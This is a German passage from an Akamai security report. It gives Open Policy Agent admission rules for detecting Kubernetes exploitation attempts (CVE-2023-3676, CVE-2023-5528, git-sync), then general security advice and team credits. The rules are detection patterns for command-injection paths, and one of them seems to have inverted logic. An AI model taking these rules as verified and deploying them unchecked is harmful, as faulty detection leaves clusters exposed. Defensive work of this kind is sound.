Da das Problem auch im Quellcode liegt, bleibt diese Bedrohung aktiv, und die Ausnutzung wird wahrscheinlich zunehmen. Aus diesem Grund empfehlen wir dringend, Ihren Cluster zu patchen, um die künftige Sicherheit zu gewährleisten, auch wenn derzeit keine Windows-Knoten vorhanden sind.

Open Policy Agent

Open Policy Agent (OPA) ist ein Open-Source-Agent, mit dem Nutzer Daten über den Traffic empfangen können, der an Knoten ein- und ausgeht, und richtlinienbasierte Aktionen auf die empfangenen Daten anwenden können. Wir haben die folgenden OPA-Regeln bereitgestellt, um mögliche Ausnutzungsversuche zu erkennen und zu blockieren, basierend auf den anfälligen Parametern.

CVE-2023-3676

```
  package kubernetes.admission

  deny[msg] {
    input.request.kind.kind == "Pod"
    path := input.request.object.spec.containers.volumeMounts.subPath
    not startswith(path, "$(")
    msg := sprintf("malicious path: %v was found", [path])
}
```

CVE-2023-5528

```
  package kubernetes.admission

  deny[msg] {
    input.request.kind.kind == "PersistentVolume"
    path := input.request.object.spec.local.path
    contains(path, "&")
    msg := sprintf("malicious path: %v was found", [path])
}
```

Git-sync

```
  package kubernetes.admission

  deny[msg] {
    input.request.kind.kind == "<Deployment/Pod>"
    path := input.request.object.spec.env.name
    contains(path, "GITSYNC_GIT")
    msg := sprintf("Gitsync binary parameter detected, possible
payload alteration, verify new binary", [path])
}
```

Abschließende Erkenntnisse

Roger Barranco

Vice President of Global Security Operations, Akamai

Diese Sammlung modernster Cybersicherheitsforschung beinhaltet die beste und neueste Arbeit von Hunderten von Akamai-Forschern und -Datenwissenschaftlern, die seit mehr als zwei Jahrzehnten an der Spitze innovativer Cybersicherheit stehen. Ich hoffe, Sie haben herausgefunden, wie unsere Forschung Ihnen dabei helfen kann, praktische Strategien für die Sicherheit Ihres Unternehmens zu entwickeln – für 2025 und darüber hinaus.

Um dieses Ziel zu erreichen, haben wir im Folgenden einen vierstufigen Ansatz zusammengefasst, der proaktive mit reaktiven Maßnahmen kombiniert. Dieser Ansatz sowie eine Strategie, die die **Forschungsergebnisse operationalisiert**, bieten einen soliden Schutz vor Bedrohungen.

Proaktive Schritte kombiniert mit reaktiver Abwehr

1. **Implementieren Sie überall grundlegende Cyberhygiene:** Regelmäßige Systemupdates, starke Zugriffskontrollen, umfassende Protokollierung und die Einhaltung von Best Practices für Sicherheit bilden die Grundlage einer jeder soliden Sicherheitsstrategie. Diese grundlegenden Praktiken verhindern einen erheblichen Teil potenzieller Angriffe, indem sie viele „Einladungen“ aus dem Internet ohne zusätzlichen Aufwand effektiv ablehnen.
2. **Schirmen Sie Ihre Umgebung immer mit Sicherheitsplattformen ab:** Sorgen Sie für grundlegende Cyberhygiene, indem Sie mehrere Sicherheitsebenen implementieren. Installieren Sie Web Application Firewalls, API-Sicherheitsmaßnahmen und DDoS-Schutz (Distributed Denial of Service). Durch die konsequente Anwendung dieser Sicherheitsebenen entsteht eine leistungsstarke und tiefgreifende Sicherheitsstrategie, die einer Vielzahl von Cyberbedrohungen standhält.
3. **Konzentrieren Sie sich auf geschäftskritische Services:** Identifizieren und priorisieren Sie die Sicherheit Ihrer wichtigsten Assets: Das sind die Systeme und Daten, die bei einer Gefährdung Ihren Betrieb, Ihren Ruf oder Ihr Geschäftsergebnis erheblich beeinträchtigen könnten. Weisen Sie zusätzliche Ressourcen zu und implementieren Sie erweiterte Sicherheitsmaßnahmen für diese kritischen Assets, um sicherzustellen, dass sie den höchsten Schutz erhalten.
4. **Bauen Sie ein zuverlässiges Vorfallsreaktionsteam auf oder suchen Sie sich einen entsprechenden Partner:** Die meisten Unternehmen sind irgendwann mit einem umfangreichen Cybervorfall konfrontiert. Wenn – nicht falls – die Verteidigung überwunden wird, kann ein ständig verfügbares, zuverlässiges Team oder ein Partner den entscheidenden Unterschied ausmachen. Seine schnellen Reaktionsfunktionen helfen Ihrem Unternehmen, den Angriff zu überstehen und Systeme schnell wiederherzustellen, Schäden zu minimieren und den normalen Betrieb schnell wiederaufzunehmen.

Diese ausgewogene Strategie in vier Schritten verbindet die Weisheit, unnötige Risiken zu vermeiden, mit dem Pragmatismus, auf Unvermeidliches vorbereitet zu sein. Als Leiter des Sicherheitsbetriebs mit jahrzehntelanger Erfahrung habe ich aus erster Hand erlebt, wie dieser Ansatz Unternehmen dabei hilft, potenzielle Cyberkatastrophen zu vermeiden und Sicherheitsverletzungen schnell zu beheben. Unternehmen, die diese vier Schritte umsetzen, erreichen durchweg mehr Resilienz und Anpassungsfähigkeit gegenüber Cyberbedrohungen.

Proaktive Verteidigung kombiniert mit der Einstellung auf Angriffe

Wenn mich Leute nach Cybersicherheit fragen, ziehe ich oft eine ungewöhnliche Quelle der Weisheit zurate: den Komiker W.C. Fields. Er sagte einst: „Ich muss nicht an jedem Streit teilnehmen, zu dem ich eingeladen werde“ – und diese unbeschwerte Denkweise kann auch die Cybersicherheit verbessern. So wie wir uns entscheiden können, unproduktive Konflikte zu vermeiden, können Unternehmen strategisch entscheiden, welche „Einladungen“ im Internet abgelehnt werden.

In der digitalen Landschaft manifestieren sich diese Einladungen oft als potenzielle Schwachstellen oder Angriffsvektoren. Durch die Implementierung grundlegender Verfahren zur Cyberhygiene können Unternehmen viele der heutigen Cyberangriffe umgehen, bevor sie überhaupt beginnen. Dieser proaktive Ansatz ermöglicht es Unternehmen, einen erheblichen Teil der Cyberbedrohungen „abzulehnen“, ohne dass viel zusätzlicher Aufwand erforderlich ist.

Es gibt noch ein anderes Zitat, das ich gerne als Kontrapunkt verwende – ebenfalls von einer ungewöhnlichen Quelle: dem Boxer Mike Tyson. Tyson hat uns daran erinnert: „Jeder hat einen Plan, bis er einen Schlag ins Gesicht bekommt.“ Diese harte Realität stellt einen interessanten Kontrast zu Fields’ Ansatz dar. Im Bereich Cybersicherheit können beide Perspektiven Vorteile bieten und es ist entscheidend, ein Gleichgewicht zwischen ihnen herzustellen.

Die Vier-Schritte-Strategie ist nicht nur bloße Theorie, sondern wird in realen Cyberkonflikten erprobt. Durch Umsetzung dieser Maßnahmen verbessern Unternehmen ihre Cybersicherheit erheblich, indem sie sicherstellen, dass sie gut gerüstet sind, um die komplexe digitale Welt zu bewältigen – und dass sie bereit sind, unnötige „Einladungen abzulehnen“ und unvermeidliche „Schläge“ zu überstehen.

Die Studie in diesem SOTI-Bericht liefert die neuesten Erkenntnisse und Tools, um Bedrohungen in der dynamischen Cybersicherheitslandschaft stets einen Schritt voraus zu sein. Nutzen Sie diese Sammlung als Leitfaden für den Aufbau einer resilienteren und sichereren digitalen Zukunft.

Forschungsteam

Liron Schiff
Principal Security Researcher, Akamai

Seit mehr als einem Jahrzehnt leitet Schiff (der auch Chief Scientist der Forschungsgruppe für KI-Sicherheit ist) F&E-Projekte in der Cybersicherheitsbranche sowie akademische Forschung im Bereich Computernetzwerke. Seine Forschung konzentriert sich auf die Programmierbarkeit, Resilienz und die Sicherheitsaspekte von Netzwerken.

Stiv Kupchik
ehemaliger Security Researcher Team Lead

Kupchiks Forschungsprojekte drehten sich um interne Betriebssysteme, Schwachstellenforschung und Malware-Analyse. Er präsentierte seine Forschungen auf Konferenzen wie der Black Hat, Hexacon und 44CON.

Ori David
Security Researcher Team Lead, Akamai

Seine Forschung konzentriert sich auf offensive Sicherheit, Malware-Analyse und Threat Hunting.

Ben Barnea
Security Researcher, Akamai

Barneas Fachgebiet ist die Durchführung von Sicherheits- und Schwachstellenforschung über verschiedene Architekturen wie Windows, Linux, IoT und Mobilgeräte hinweg. Barnea lernt gerne, wie komplexe Mechanismen funktionieren und – was viel wichtiger ist – warum sie ausfallen.

Tomer Peled
Security Researcher, Akamai

Für seine tägliche Arbeit stellt Peled Nachforschungen an, die von der Schwachstellenforschung bis hin zu internen Vorgängen von Betriebssystemen reichen.

Sam Tinklenberg
Senior Security Researcher, Akamai

Tinklenberg ist Mitglied der Forschungsgruppe zu Anwendungs- und API-Bedrohungen und hat einen Hintergrund in Penetrationstests von Webanwendungen. Er ist leidenschaftlich daran interessiert, kritische Schwachstellen zu finden und davor zu schützen.

Ryan Barnett
Principal Security Researcher, Akamai

Barnett ist Mitglied des Threat Research Teams, das Sicherheitslösungen für App & API Protector unterstützt. Neben seiner primären Tätigkeit bei Akamai ist Barnett auch Vorstandsmitglied von WASC und OWASP-Projektleiter für Web Hacking Incident Database (WHID) und Distributed Web Honeypots.

Mitwirkende

Forschungsleitung

Mitch Mayne

Text und Redaktion

Tricia Howard
Mitch Mayne
Maria Vlasak

Prüfung und fachliche Expertise

Liron Schiff
Stiv Kupchik
Ori David
Ben Barnea
Tomer Peled
Sam Tinklenberg
Ryan Barnett
Roger Barranco

Werbematerialien

Annie Brunholz
Ashley Linares
Tricia Howard

Marketing und Veröffentlichung

Georgina Morales Hampe
Emily Spinks

„State of the Internet“-Sicherheitsbericht

Lesen Sie vorherige Ausgaben und informieren Sie sich über bevorstehende Veröffentlichungen der renommierten „State of the Internet“-Sicherheitsberichte von Akamai. https://www.akamai.com/soti

Bedrohungsforschung bei Akamai

Halten Sie sich unter diesem Link zu neuesten Threat-Intelligence-Analysen, Sicherheitsberichten und Cybersicherheitsforschung auf dem Laufenden: akamai.com/security-research

Greifen Sie auf Daten aus diesem Bericht zu

Sehen Sie sich die hochauflösenden Versionen der Diagramme und Grafiken an, auf die in diesem Bericht verwiesen wird. Diese Bilder können kostenlos verwendet und referenziert werden, vorausgesetzt, Akamai wird ordnungsgemäß als Quelle genannt und das Akamai-Logo wird beibehalten. akamai.com/sotidata

Akamai-Sicherheitsforschung

Lesen Sie den Blog zur Sicherheitsforschung von Akamai, um eine schnelle Einordnung der wichtigsten aktuellen Forschungsergebnisse zu erhalten. akamai.com/blog/security-research